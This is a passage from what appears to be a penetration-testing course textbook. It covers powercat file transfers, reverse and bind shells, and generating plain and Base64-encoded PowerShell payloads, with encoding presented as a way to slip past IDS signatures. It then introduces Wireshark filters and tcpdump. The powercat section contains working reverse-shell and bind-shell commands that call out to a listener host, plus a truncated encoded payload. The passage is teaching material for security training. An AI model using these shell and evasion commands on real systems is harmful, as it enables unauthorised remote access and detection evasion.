-i <input>	Input. Provide data to be sent down the pipe as soon as a connection established. Used for moving files. You can provide the path to a file, a byte array object, or a string. You can also pipe any of those into powercat, like 'aaaaaa' powercat -c 10.1.1.1 -p 80
...	
-g	Generate Payload. Returns a script as a string which will execute through powercat with the options you have specified. -i, -d, and -rep will be incorporated.
-ge	Generate Encoded Payload. Does the same as -g, but returns a string that can be executed in this way: powershell -E <encoded string>

```
-h          Print this help message.
...
```

Listing 112 - The Powercat help menu

Let's review how we use powercat for file transfers and bind and reverse shells as we have done with previous tools.

4.3.5 Powercat File Transfers

Although we could use any of the previously discussed tools to transfer Powercat to our target, let's take a look at how to use powercat to transfer itself (**powercat.ps1**) from Bob to Alice as a way to demonstrate file transfers with powercat.

First, we run a Netcat listener on Alice's computer:

```
kali@kali:~$ sudo nc -lnvp 443 > receiving_powercat.ps1
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 63661
```

Listing 113 - Using nc to set up a listener for powercat file transfer

Next, we will invoke **powercat** on Bob's computer. The **-c** option specifies client mode and sets the listening IP address, **-p** specifies the port number to connect to, and **-i** indicates the local file that will be transferred remotely:

```
PS C:\Users\Offsec> powercat -c 10.11.0.4 -p 443 -i C:\Users\Offsec\powercat.ps1
```

Listing 114 - Using powercat to send a file

Finally, Alice will kill the Netcat process and check that the file has been received:

```
^C
kali@kali:~$ ls receiving_powercat.ps1
receiving_powercat.ps1
```

Listing 115 - Validating receipt of a file sent through powercat

4.3.6 Powercat Reverse Shells

The reverse shell process is similar to what we have already seen. We will start a Netcat listener on Alice's computer, and then Bob will use **powercat** to send a reverse shell.

We begin with the Netcat listener on Alice's machine:

```
kali@kali:~$ sudo nc -lvp 443
listening on [any] 443 ...
```

Listing 116 - Using nc to set up a listener in order to receive a reverse shell from powercat

Next, Bob will use **powercat** to send a reverse shell. In this example, the **-e** option specifies the application to execute (**cmd.exe**) once a connection is made to a listening port:

```
PS C:\Users\offsec> powercat -c 10.11.0.4 -p 443 -e cmd.exe
```

Listing 117 - Using powercat in order to send a reverse shell

Finally, Alice's Netcat listener will receive the shell:

```
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 63699
Microsoft Windows [Version 10.0.17134.590]
```

```
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Users\offsec>
```

Listing 118 - Receiving the powercat reverse shell

4.3.7 Powercat Bind Shells

By contrast, a powercat bind shell is started on Bob's side with a **powercat** listener. We will use the **-l** option to create a listener, **-p** to specify the listening port number, and **-e** to have an application (**cmd.exe**) executed once connected:

```
PS C:\Users\offsec> powercat -l -p 443 -e cmd.exe
```

Listing 119 - Using powercat to set up a bind shell

Next, Alice will create a Netcat connection to the bind shell on Bob's computer:

```
kali@kali:~$ nc 10.11.0.22 443
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\offsec>
```

Listing 120 - Using nc to connect to a bind shell created by powercat

4.3.8 Powercat Stand-Alone Payloads

Powercat can also generate stand-alone payloads.⁹⁹ In the context of powercat, a payload is a set of powershell instructions as well as the portion of the powercat script itself that only includes the features requested by the user. Let's experiment with payloads in this next example.

After starting a listener on Alice's machine, we create a stand-alone reverse shell payload by adding the **-g** option to the previous **powercat** command and redirecting the output to a file. This will produce a powershell script that Bob can execute on his machine:

```
PS C:\Users\offsec> powercat -c 10.11.0.4 -p 443 -e cmd.exe -g > reverseshell.ps1
```

```
PS C:\Users\offsec> ./reverseshell.ps1
```

Listing 121 - Creating and executing a stand-alone payload

It's worth noting that stand-alone payloads like this one might be easily detected by IDS. Specifically, the script that is generated is rather large with roughly 300 lines of code. Moreover, it also contains a number of hardcoded strings that can easily be used in signatures for malicious activity. While the identification of any specific signature is outside of scope of this module, it is sufficient to say that plaintext malicious code such as this will likely have a poor success rate and will likely be caught by defensive software solutions.

We can attempt to overcome this problem by making use of PowerShell's ability to execute Base64 encoded commands. To generate a stand-alone encoded payload, we use the **-ge** option and once again redirect the output to a file:

⁹⁹ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Payload_\(computing\)](https://en.wikipedia.org/wiki/Payload_(computing))

```
PS C:\Users\offsec> powercat -c 10.11.0.4 -p 443 -e cmd.exe -ge > encodedreverseshell.ps1
```

Listing 122 - Creating an encoded stand-alone payload with powercat

The file will contain an encoded string that can be executed using the PowerShell **-E** (*EncodedCommand*) option. However, since the **-E** option was designed as a way to submit complex commands on the command line, the resulting **encodedreverseshell.ps1** script can not be executed in the same way as our unencoded payload. Instead, Bob needs to pass the whole encoded string to **powershell.exe -E**:

```
PS C:\Users\offsec> powershell.exe -E ZgB1AG4AYwB0AGkAbwBuACAAUwB0AHIAZQBhAG0AMQBfAFMAZQB0AHUAcAAKAHsACgAKACAAIAAgACAACABhAHIAAYQBtACgAJABGAHUAbgBjAFMAZQB0AHUAcABWAGEAcgBzACkACgAgACAIAAAGACQAYwAsACQAbAAAsACQACAAAsACQAdAAGAD0AIAAkAEYAdQBuaGMAUwB1AHQAdQBwAFYAYQByAHMACgAgACAIAAAGAGkAZgAoACQAZwBsAG8AYgBhAGwAOGBWAGUAcgBiAG8AcwB1ACKAewAkAFYAZQByAGIAbwBzAGUAIAA9ACAAJABUAHIAdQB1AH0ACgAgACAIAAAGACQARgB1AG4AYwBWAGEAcgBzACAAPQAgAEAAewB9AAoAIAAGACAIAABpAGYAKAAhACQAbAApAAoAIAAGACAIAAB7AAoAIAAGACAIAAAGACAIAJABGAHUAbgBjAFYAYQByAHMAWwA1AGwAIGBdACAAPQAgACQARgBhAGwAcwB1AAoAIAAGACAIAAAGACAIAJABTAG8AYwBrAGUAdAAGAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgB0AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAGMACABDAGwAaQB1AG4AdAAKACAIAAAGACA...
```

Listing 123 - Executing an encoded stand-alone payload using PowerShell

After running the stand-alone payloads, Alice receives the reverse shell on her waiting listener:

```
kali@kali:~$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 43725

PS C:\Users\offsec>
```

Listing 124 - Receiving a stand-alone reverse shell

We have covered a variety of tools that can handle file transfers, bind shells, and reverse shells. These tools have varying features, strengths, weaknesses, and applicability during a penetration test. Test out the features of powercat on your own to round out your exposure to this collection of great tools.

4.3.8.1 Exercises

1. Use **PowerShell** and **powercat** to create a reverse shell from your Windows system to your Kali machine.
2. Use **PowerShell** and **powercat** to create a bind shell on your Windows system and connect to it from your Kali machine. Can you also use **powercat** to connect to it locally?
3. Use **powercat** to generate an encoded payload and then have it executed through **powershell**. Have a reverse shell sent to your Kali machine, also create an encoded bind shell on your Windows system and use your Kali machine to connect to it.

4.4 Wireshark

A competent penetration tester should be well-versed in networking fundamentals. A network sniffer, like the industry staple *Wireshark*,¹⁰⁰ is a must-have tool for learning network protocols, analyzing network traffic, and debugging network services. In this section, we will discuss some Wireshark fundamentals.

4.4.1 Wireshark Basics

Wireshark uses *Libpcap*¹⁰¹ (on Linux) or *Winpcap*¹⁰² (on Windows) libraries in order to capture packets from the network.

While analyzing network traffic with a sniffer, it's easy to get overwhelmed by the amount of "noise" in the collected data. In order to facilitate the analysis, we can apply *capture filters*¹⁰³ and *display filters*¹⁰⁴ within Wireshark. If we apply *capture filters* during a Wireshark session, any packets that do not match the filter criteria will be dropped and the remaining data is passed on to the *capture engine*. The capture engine then dissects the incoming packets, analyzes them, and finally applies any additional *display filters* before displaying the output.

This process can be visualized with the following figure:

¹⁰⁰ (Wireshark, 2019), <https://www.wireshark.org/>

¹⁰¹ (Tcpdump & Libcap, 2019), <http://www.tcpdump.org/>

¹⁰² (WinPcap, 2018), <https://www.winpcap.org/>

¹⁰³ (Wireshark, 2016), <http://wiki.wireshark.org/CaptureFilters>

¹⁰⁴ (Wireshark, 2017), <http://wiki.wireshark.org/DisplayFilters>




Figure 11: From the wire to Wireshark

The secret to using any network sniffer, including Wireshark, is learning how to use capture and display filters to strip out superfluous data. Fortunately, Wireshark's graphical interface makes it relatively easy to visualize data and work with the various filters.

4.4.2 Launching Wireshark

In the following example, we will capture network traffic during an anonymous FTP login. On our Kali system, we launch Wireshark using the command line as shown in Listing 125 or via the application menu, where it is located under the *Sniffing & Spoofing* sub-menu.

```
kali@kali:~$ sudo wireshark
```

Listing 125 - Running wireshark from the terminal

4.4.3 Capture Filters

When Wireshark loads, we are presented with a basic window where we can select the network interface we want to monitor as well as set display and capture filters. As mentioned above, we can use capture filters to reduce the amount of captured traffic by discarding any traffic that does not match our filter and narrow our focus to the packets we wish to analyze. Be aware that any traffic excluded from a capture filter will be lost, so it is best to define broad capture filters if you are concerned about potentially losing data.

We'll start by selecting the interface we would like to monitor and entering a capture filter. In this case, we use the *net* filter¹⁰⁵ to only capture traffic on the 10.11.1.0/24 address range:

¹⁰⁵ (Berkeley Packet Filter), <http://biot.com/capstats/bpf.html>




Figure 12: Setting a capture filter for tap0

It is also possible to choose from predefined capture filters by navigating to *Capture > Capture filters*, and we can also add our own capture filters by clicking on the **+** sign. With the capture filter set, we can start the capture by double-clicking our network interface (*tap0*) from the list of available interfaces.

4.4.4 Display Filters

Now that Wireshark is capturing all the traffic on our local network, we can log in to an FTP server and inspect the traffic:

```
kali@kali:~$ ftp 10.11.1.13
Connected to 10.11.1.13.
220 Microsoft FTP Service
Name (10.11.1.13:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:anonymous
230 Anonymous user logged in.
Remote system type is Windows_NT.
ftp> quit
221
```

Listing 126 - Logging in to an FTP server

To further narrow down the background traffic, let's make use of a display filter to focus only on the FTP protocol. Display filters are much more flexible than capture filters and have a slightly different syntax. Display filters will, as the name suggests, only filter the packets being displayed while Wireshark continues to capture all network traffic for the 10.11.1.0/24 address range in the background. Because of this, it is possible to clear the filter without having to restart our capture by clicking the 'x' icon to the right of the display filter (Figure 13). As with capture filters, we can also select a filter from a predefined list by clicking on *Analyze > Display filters*.

Let's apply a display filter that will only display FTP data, or TCP traffic on port 21:




Figure 13: Setting a display filter for all traffic on port 21

This filter worked very well. Now we can clearly see only FTP traffic on port 21.

4.4.5 Following TCP Streams

Wireshark allows us to view network traffic including the contents of each packet. However, we're often more interested in *streams* of data between various applications. We can make use of Wireshark's ability to reassemble a specific session and display it in various formats. To view a particular TCP stream, we can right-click a packet of interest, such as the one containing the **USER** command in our FTP session, then select *Follow > TCP Stream*:




Figure 14: Following a TCP stream in Wireshark

The reassembled TCP stream is much easier to read, and we can review our interaction with the FTP server. Because FTP is a clear-text protocol, we can see the commands and output sent and received by our FTP client:




Figure 15: Following a TCP stream in Wireshark

4.4.5.1 Exercises

1. Use Wireshark to capture network activity while attempting to connect to 10.11.1.217 on port 110 using Netcat, and then attempt to log into it.
2. Read and understand the output. Where is the three-way handshake happening? Where is the connection closed?
3. Follow the TCP stream to read the login attempt.
4. Use the display filter to only monitor traffic on port 110.
5. Run a new session, this time using the capture filter to only collect traffic on port 110.

4.5 Tcpdump

*Tcpdump*¹⁰⁶ is a text-based network sniffer that is streamlined, powerful, and flexible despite the lack of a graphical interface. It is by far the most commonly-used command-line packet analyzer and can be found on most Unix and Linux operating systems, but local user permissions determine the ability to capture network traffic.

Tcpdump can both capture traffic from the network and read existing capture files. Let's look at what happened in the **password_cracking_filtered.pcap** file,¹⁰⁷ which was captured on a firewall. Download the file and follow along as we analyze the data. First, we will launch **tcpdump** with **sudo** (to grant capture permissions) and open the file with the **-r** option:

¹⁰⁶ (Tcpdump & Libcap, 2019), <http://www.tcpdump.org/>

¹⁰⁷ (Offensive Security, 2019), https://www.offensive-security.com/pwk-online/password_cracking_filtered.pcap